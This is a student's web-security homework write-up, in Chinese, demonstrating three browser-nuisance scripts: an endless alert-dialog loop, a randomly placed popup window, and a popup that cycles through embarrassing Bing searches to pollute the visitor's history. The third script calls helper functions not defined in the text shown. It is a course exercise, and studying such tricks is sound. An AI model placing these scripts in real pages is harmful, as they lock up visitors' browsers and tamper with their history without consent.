

# WEB 安全作业二

57118107 任子悦



## 一、实验内容


在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

1、在 index.html 页面中通过客户端 Javascript 代码实现循环弹出对话框  
编写 index.html,并用浏览器打开 index.html 验证是否可以循环弹出对话框。  
编写 index.html

```
Open  index.htm
~/Desktop
1 <html>
2 <body>
3 <script>
4 const messages = [
5   'Hi there!',
6   'Welcome to my awesome website',
7   'I am glad that you made it here',
8   'While I have you trapped here, listen up!',
9   'Once upon a time...'
10 ]
11 while (true) {
12   messages.forEach(window.alert)
13 }
14
15 </script>
16
17 </body>
18 </html>
```

运行 index.html










2、在 index.html 页面中通过客户端 Javascript 代码实现新建窗口并随机变化位置  
编写 index.html

```
1 <html>
2 <body>
3 <script>
4 var x=Math.floor(Math.random()*(90+1-10)+10);
5 var y=Math.floor(Math.random()*(90+1-10)+10);
6 alert(x + "\n" + y)
7 const win = window.open('', '', 'width=100,height=100')
8 win.moveTo(x, y)
9 </script>
10
11 </body>
12 </html>
```

运行页面





3、在 index.html 页面中通过客户端 Javascript 代码实现修改搜索历史  
编写 index.html,并用浏览器打开 index.html 验证是否可以循环弹出对话框。

```
Open  Index.html  Save
1 <html>
2 <body>
3 <script>
4 const win = window.open('', '', 'width=100,height=100')
5 const SEARCHES = [
6   'where should i bury the body',
7   'why does my eye twitch',
8   'why is my poop green',
9   'why do i feel so empty',
10  'why do i always feel hungry',
11  'why do i always have diarrhea',
12  'why does my anus itch',
13  'why does my belly button smell',
14  'why does my cat attack me',
15  'why does my dog eat poop',
16  'why does my fart smell so bad',
17  'why does my mom hate me',
18  'why does my pee smell bad',
19  'why does my poop float',
20  'proof that the earth is flat'
21 ]
```

```

22 function setupSearchWindow (win) {
23   if (!win) return
24   win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
25   let searchIndex = 1
26   let interval = setInterval(() => {
27     if (searchIndex >= SEARCHES.length) {
28       clearInterval(interval)
29       win.window.location = window.location.pathname
30       return
31     }
32     if (win.closed) {
33       clearInterval(interval)
34       onCloseWindow(win)
35       return
36     }
37     win.window.location = window.location.pathname
38     setTimeout(() => {
39       const { x, y } = getRandomCoords()
40       win.moveTo(x, y)
41       win.window.location = 'https://www.bing.com/search?q=' +
42         encodeURIComponent(SEARCHES[searchIndex])
43     }, 500)
44     }, 2500)
45   }
46   setupSearchWindow (win)
47 </script>
48
49 </body>
50 </html>

```

在浏览器查看此时的历史访问记录



在浏览器运行 Index.html

